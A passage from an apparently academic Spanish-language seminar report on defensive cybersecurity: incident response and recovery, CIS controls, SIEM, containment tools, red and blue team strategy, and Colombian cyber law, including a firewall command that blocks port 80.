
Continuando con el marco de ciberseguridad del NIST, una vez identificada la intrusión o ataque (etapa de detección) se hace necesario continuar con la etapa de respuesta y recuperación esto permite la hardenización para que el ataque no se repita.

14.1 Respuesta

Se hace entonces necesario contener los ataques cerrando los puertos abiertos no utilizados y vulnerables, para esto se puede cerrar el puerto abierto como ejemplo en este caso el puerto 80 por donde se detectó la aplicación vulnerable, ejecutando desde el cmd el siguiente comando: **netsh advfirewall firewall add rule name="Puerto TCP 80" dir=in action= block protocol=TCP localport=80**

Así mismo, activar el firewall de Windows en los equipos, identificar nuevos usuarios verificar si están o no autorizados, eliminar sus privilegios y los usuarios no autorizados en el directorio activo.

Figura 36 Consulta de usuarios del directorio activo de Windows



Fuente: Curso de Windows Server 2012 R2 - Eliminar usuarios de una OU en Active Directory con PowerShell - www.youtube.com/watch?v=OYKzdhhj7l4

Se debe informar a los empleados o usuarios de las maquinas atacadas que puedan estar en riesgo, establecer o actualizar en la política de seguridad la instalación o uso de programas.

Establecer y/o actualizar los mecanismos de copias de seguridad.

Recopilar evidencias y notificar a las autoridades pertinentes.

14.2 Recuperación

En esta etapa se reparan los equipos atacados y las partes de la red afectada, para esto se actualizan los sistemas operativos y antivirus de los equipos, se eliminan los programas potenciales de futuros ataques, así como la configuración y activación de firewall tanto en los equipos como en la red y se recupera la posible información eliminada desde los sistemas de copias de seguridad.

15. DIFERENCIAS ENTRE UN EQUIPO BLUETEAM Y UN EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS

El equipo BlueTeam se encarga de la prevención analizando los sistemas, realizando pruebas de penetración e identificando posibles vulnerabilidades para informar los resultados y así establecer estrategias de mitigación, actualizar las políticas de seguridad y conservar la ciberseguridad de la empresa, por lo general el BlueTeam son terceros o empresas externas que prestan sus servicios, a diferencia del equipo de respuestas CSIRT (Computer Security Incident Response Team) el BlueTeam está realizar las acciones que posteriormente permita prevenir los ataques.

Ahora bien, el equipo de respuesta a incidentes CSIRT se encarga de contener los ataques que han sido detectados ya sea en tiempo real o posterior a la finalización del ataque, se encarga principalmente de contención, respuesta y recuperación de los sistemas y/o dispositivos posteriores al ataque por lo general

estos equipos son conformados por personal contratado o que pertenecen directamente a la entidad.

16. UTILIZACIÓN DE CIS “CENTER FOR INTERNET SECURITY” EN EL EQUIPO BLUE TEAM

Se propone utilizar CIS ya que permite utilizar un conjunto de buenas prácticas que se alinean con los estándares de seguridad informática como lo son el NIST, ISO 27000, PCI DSS, HIPAA, entre otros. Esto me permitiría utilizarla como una guía para establecer una estructura básica o fundamental de un plan de seguridad de la información y el marco de la estrategia de seguridad en la organización.

CIS establece unos controles de seguridad clasificados en CIS básicos, CIS fundacionales y CIS organizacionales, enfocados también en la gestión de riesgos que permite la eficacia en el mundo real estableciendo un conjunto más efectivo de medidas y técnicas de defensa.

- CIS básicos (1-6): controles de uso general que garantiza la defensa informática fundamental en una organización y está compuesta por 6 controles.
- CIS fundacionales (7-16): implementando estos controles permiten a la organización contrarrestar amenazas técnicas más específicas.
- CIS organizacionales (17-20): estos controles están más enfocados a los aspectos técnicos, los procesos relacionados con la seguridad informática y en las personas de la organización.

Figura 37 Controles CIS - Center For Internet Security

Básicos	Fundacionales	Organizacionales
1. Inventario y control de activos de hardware	7. Protección de correo electrónico y navegador web	17. Implementar un programa de concienciación y capacitación en seguridad
2. Inventario y control de activos de software	8. Defensas contra malware	18. Seguridad del software de aplicación
3. Gestión continua de vulnerabilidades	9. Limitación y control de puertos de red, protocolos y servicios	19. Respuesta y gestión de incidentes
4. Uso controlado de los privilegios administrativos	10. Funciones de recuperación de datos	20. Pruebas de penetración y ejercicios de Red Team
5. Configuración segura para el hardware y el software de los dispositivos móviles, laptops, estaciones de trabajo y servidores	11. Configuración segura para dispositivos de red, tales como firewalls, routers y switches	
6. Mantenimiento, monitoreo, y análisis de logs de auditoría.	12. Protección perimetral	
	13. Protección de datos	
	14. Control de acceso basado en la necesidad de saber	
	15. Control de acceso inalámbrico	
	16. Monitoreo y control de cuentas	

Fuente: Webinar: Todo lo que debe saber sobre los CIS® Controls | ManageEngine LATAM

17. FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE UN SIEM.

SIEM - Security Information and Event Management

Es una tecnología que detecta, neutraliza y responde ante una amenaza informática, permite a los administradores de TI ver de manera global la infraestructura, el SIEM almacena todos los eventos de todos los recursos de una red para analizarlos correlacionarlos y detectar anomalías.


Con la información obtenida se realizan informes que permiten analizar una alerta antes de que ocurra un incidente de seguridad.

Es una tecnología intuitiva que permite a los administradores de gestionar de forma proactiva las posibles vulnerabilidades protegiendo a las organizaciones de ataques y de software malicioso.

Centraliza todos los eventos de amenazas potenciales en una sola consola, permitiendo también realizar la búsqueda de amenazas que hayan ocurrido anteriormente, es una tecnología primordial para los centros de operaciones de seguridad.

Las herramientas SIEM reúnen, añaden y analizan datos de servidores, aplicaciones, dispositivos y usuarios de la organización en tiempo real para que los administradores TI y equipos de seguridad puedan identificar y contener los ataques.

Figura 38 Múltiples Facetas del SIEM Management



Fuente: https://www.ifixed.cl/2017/08/02/mejores-practicas-para-la-gestion-de-un-siem/

Entre las principales funciones de un SIEM son:

- Recopilar información.
- Centralizar y monitorizar amenazas tanto en la nube como on premise.
- Correlacionar eventos.
- Capacidad de respuesta y configuración automática de respuesta ante eventos.

- Registrar información de los eventos para auditorias.
- Cumplir con las normas y leyes.
- Ser escalable y adaptable a diferentes arquitecturas y tecnologías.

18. HERRAMIENTAS DE CONTENCIÓN DE ATAQUES INFORMÁTICOS

1. **VPN (Virtual Private Network)** o en español Red privada virtual que permite establecer una conexión protegida o de tráfico cifrado en una red pública, dificultando a los atacantes el robo de datos ya que cifra los datos en tiempo real, requiere de autenticación y autorización de la sesión para poder acceder a la conexión.

2. **FIREWALL** es una de las herramientas de seguridad más utilizadas en los sistemas de red de las organizaciones, permite escanear el tráfico de la red y según las reglas que se definan podrá admitir o denegar paquetes, algunos más avanzados permiten bloquear el acceso a usuarios no autorizados, algunos firewalls son de tipo hardware y otros son software integrados a dispositivos de red como routers y trabajan en las diferentes capas del protocolo OSI.

3. **Servidor proxy** permite bloquear sitios web considerados de alto riesgo para las organizaciones, funciona como un puente o interfaz entre el usuario y los diferentes sitios web de internet, limita es acceso a redes externas, se puede llevar un registro de visitas o sitios web.

19. ASPECTOS PARA EL DESARROLLO DE ESTRATEGIAS DE REDTEAM & BLUETEAM.

Desde los equipos Red Team para el desarrollo de sus estrategias es importante los siguientes aspectos:

- Simular ataques controlados a la infraestructura TI de la organización para detectar posibles vulnerabilidades.
- Contar con las herramientas de software y hardware necesarias para estos ataques controlados.
- Mantener actualizado los métodos de penetración como la ingeniería social entre otros métodos que permitan acceder a la red o infraestructura de la organización.
- Recopilar los datos o resultados de estos ataques controlados.
- Generar un informe con las recomendaciones y planes para mejorar la seguridad de la infraestructura de la organización.
- Trabajar coordinadamente con el Equipo BlueTeam para realizar las pruebas de penetración controladas para generar y analizar los resultados.

Desde los equipos Blue Team para el desarrollo de sus estrategias es importante los siguientes aspectos:

- Este equipo debe tener presente la visión de la organización, los objetivos de negocio y la estrategia de seguridad para proteger sus activos críticos.
- Hacer una evaluación de los riesgos frente a los activos críticos de la organización y las posibles amenazas contra cada uno de los activos.
- Contar con instrumentos o herramientas de vigilancia en el marco de los estándares internacionales de la seguridad informática que permitan identificar posibles ataquen o incidentes de seguridad.

- Hardenización o refuerzo de los controles y dispositivos de seguridad en la infraestructura TI de la organización.
- Velar por la actualización y cumplimiento de las políticas de seguridad en la organización.
- Realizar auditoria y seguimiento periódico de logs del acceso al sistema, nombres de dominio, muestras del tráfico de la red, usuarios y privilegios.
- Mantenerse actualizado en las nuevas tecnologías que permitan la seguridad de la infraestructura TI de la organización.
- Trabajar coordinadamente con el Equipo Red Team para realizar las pruebas de penetración controladas. Ejecutar los ejercicios de contención y generar y analizar los resultados.

20. RECOMENDACIONES

Una vez desarrollado las etapas definidas de este seminario se indican las siguientes recomendaciones:

- Mantener al equipo Blue Team de la organización actualizado en la normatividad legal sobre delitos informáticos.
- Realizar un escaneo periódico de la red para identificar vulnerabilidades como puertos abiertos de uso innecesario, que permitan la explotación de una vulnerabilidad.
- Contar con herramientas de ciberseguridad tanto para las pruebas de penetración como para la contención de un ataque o incidente de seguridad en la infraestructura TI.
- Mantener actualizados los sistemas operativos y antivirus de los equipos tanto de los usuarios como de los que pertenecen a la infraestructura de red de la organización.

- Mantener un control y políticas establecidas para el seguimiento de las aplicaciones instaladas en los equipos de cómputo de la organización.
- Contar con dispositivos firewall activos tanto en los sistemas operativos como en la infraestructura de red de la organización.
- Mantener actualizadas las copias de seguridad de información, datos entre otros que permitan la recuperación ante un ataque o daño.
- Además de los equipos Red Team y Blue Team contar con un equipo CSIRT para contener los ataques en tiempo real y la restauración de los sistemas.
- Implementar buenas prácticas y controles como los recomendados por el CIS basados en los estándares de seguridad informática.
- Contar con Sistemas de seguridad de la información y administración de eventos – SIEM para detectar, neutralizar y responder ante una amenaza informática.
- Utilizar herramientas de seguridad para contener los ataques y reforzar la seguridad como lo es el uso de VPN, Proxys y firewalls.
- Recopilar evidencias y notificar a las autoridades pertinentes sobre los ataques o incidentes informáticos detectados.

21. ENLACE VIDEO SUSTENTACIÓN INFORME

En el siguiente enlace se encuentra el video relacionado con la sustentación del desarrollo del seminario e informe técnico.

https://youtu.be/uJoBwbEXkpU

CONCLUSIONES

Colombia cuenta principalmente con tres leyes importantes, la ley 1273 del 2009 que regula los delitos informáticos, la ley 1581 del 2012 regula protección de datos personales y la ley 527 de 1999 que regula el comercio electrónico y las firmas digitales.

Conociendo la parte legal y el código de ética de COPNIA se puede identificar en caso de recibir alguna propuesta de trabajo, si en las funciones del cargo o clausulado del contrato pretender generar acciones de carácter ilegal o alguna actividad ilícita y no ética.

Existe gran variedad de herramientas que se pueden utilizar en las diferentes etapas del proceso de pentesting, permiten identificar vulnerabilidades de los sistemas o infraestructura TI y explotar estas vulnerabilidades, una de las más utilizadas para el desarrollo de las etapas del seminario especializado fue Nmap desde la máquina Kali - Linux.

Es muy importante la supervisión y verificación de los puertos abiertos en una red, ya que, sin las debidas reglas de validación o los correspondientes dispositivos de seguridad como los firewalls, permiten a los malware la comunicación por estos puertos y acceder de forma no autorizada a la infraestructura de TI de la organización.

La hardenización es un aspecto muy esencial para mantener la seguridad informática de la estructura TI de una organización, en esta se recomienda el establecimiento de buenas prácticas y controles de seguridad como los definidos en el CIS y el uso de herramientas de contención como las VPN, Proxys y Firewalls.

Para los equipos Blue Team y especialmente los equipos CSIRT es importante el uso de herramientas SIEM para detectar, neutralizar y responder ante una amenaza informática.

REFERENCIAS

CONSTITUCIÓN POLITICA DE COLOMBIA. [sitio web]. [Consultado: 12 de febrero de 2023]. Disponible en: https://www.constitucioncolombia.com

LEY 1273 DE 2009. [sitio web]. [Consultado: 11 de febrero de 2023]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

LEY 1581 DE 2012. [sitio web]. [Consultado: 11 de febrero de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981#0

LEY 527 DE 2009. [sitio web]. [Consultado: 11 de febrero de 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_0527_1999.html

Hacking desde Cero. Conozca sus vulnerabilidades y proteja su información. 192 p. Buenos Aires: Fox Andina. ISBN 978-987-1773-03-9

Universidad de Pamplona. Colombia. norma NTC 1486 para la presentación de trabajos académicos. Documento PDF con las normas NTC 1486 descargado de: https://www.unipamplona.edu.co/unipamplona/portalIG/home_15/recursos/01_general/09062014/n_icontec.pdf

Código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [sitio web]. [Consultado: 26 de febrero de 2023]. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Red Team VS Blue Team: What's The Difference? [En línea]. [Consultado: 26 de febrero de 2023]. Disponible en https://purplesec.us/red-team-vsblue-team-cyber-security/

Port Scanning Techniques. Nmap.org. [En línea]. [Consultado: 23 de marzo de 2023]. Disponible en: https://nmap.org/book/man-port-scanning-techniques.html

System Hardening Guidelines: Critical Best Practices. Perception-point.io [En línea]. [Consultado el 24 de marzo de 2023]. Disponible en: https://perception-point.io/blog/system-hardening-guidelines-for-2022-critical-best-practices/

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Keepcoding. "Cómo hacer un escaneo de red con Nmap". Consultado el 22 de febrero de 2023 Disponible en: https://keepcoding.io/blog/escaneo-de-red-con-nmap/

Alex Monrás - dominiogeek.com, "Cómo comprobar, abrir y cerrar puertos abiertos con el Firewall de Windows, desde CMD y con una aplicación gratis y portable" Consultado el 23/03/2023 Disponible en: https://dominiogeek.com/comprobar-abrir-cerrar-puertos-windows/

Microsoft. "Qué es SIEM - Seguridad de Microsoft". Consultado el 23 de marzo del 2023 Disponible en: https://www.microsoft.com/es-es/security/business/security-101/what-is-siem